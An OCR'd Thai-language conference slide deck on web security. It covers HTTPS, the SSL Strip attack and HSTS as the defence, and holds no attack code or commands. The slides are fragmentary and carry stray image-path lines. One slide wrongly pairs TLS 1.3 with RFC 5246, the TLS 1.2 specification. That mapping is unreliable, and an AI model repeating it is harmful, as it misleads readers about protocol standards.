Cyber Security

ทีมวิทยากร

สมนึก พ่วงพรพิทักษ์


คธาวุฒิ จันบัวลา

ภารเดช คะเชนรัมย์

การประชุมวิชาการแลกเปลี่ยนเรียนรู้ด้านเทคโนโลยีสารสนเทศ

สำนักงานเขตสุขภาพที่ 8

CONTENTS



ที่มาและความสำคัญ

ISAN INFORMATION SECURITY AND ADVANCED NETWORKS

HTTPS เข้ามาแก้ปัญหา HTTP

HTTPS ในปี ค.ศ 1994 → SSL


TLS 1.3 → RFC 5246 ในปี ค.ศ 2018

HTTP ข้อมูลอยู่ในรูปแบบ Plain Text

HTTPS ข้อมูลที่มีการเข้ารหัส (encrypt)

HTTPS
IETF, RFC 5246

ISAN
INFORMATION SECURITY AND ADVANCED NETWORKS




ปัญหา HTTPS

ISAN INFORMATION SECURITY AND ADVANCED NETWORKS

ในปี ค.ศ 2009 Moxie Marlinspike

- SSL Strip



เทคโนโลยีที่ถูกเสนอเพื่อแก้ปัญหา SSL Strip

ISAN INFORMATION SECURITY AND ADVANCED NETWORKS

HTTP Strict Transport Security (HSTS)

- โดย J. Hodges, C. Jackson, A. Barth ในปี ค.ศ 2012
- RFC 6797 , (IETF)


การขอ Request ระหว่าง Client กับ Web Server จะเป็นลักษณะดังนี้

HSTS จะสนใจแค่นี้


- HTTPS — — Request — -> Web Server
- HTTPS < — —Response — — Web Server

ISAN
INFORMATION SECURITY AND ADVANCED NETWORKS


ผลลัพธ์การวิเคราะห์ปัญหา Web Security ในประเทศไทย



- Internet Banking
- E-commerce
- ระบบเซอร์วิสที่สำคัญต่าง ๆ ของประเทศไทย



หมายเหตุ: ไม่อนุญาตให้ถ่ายรูป หรือนำไปเผยแพร่ที่ใดต่อทุกกรณี



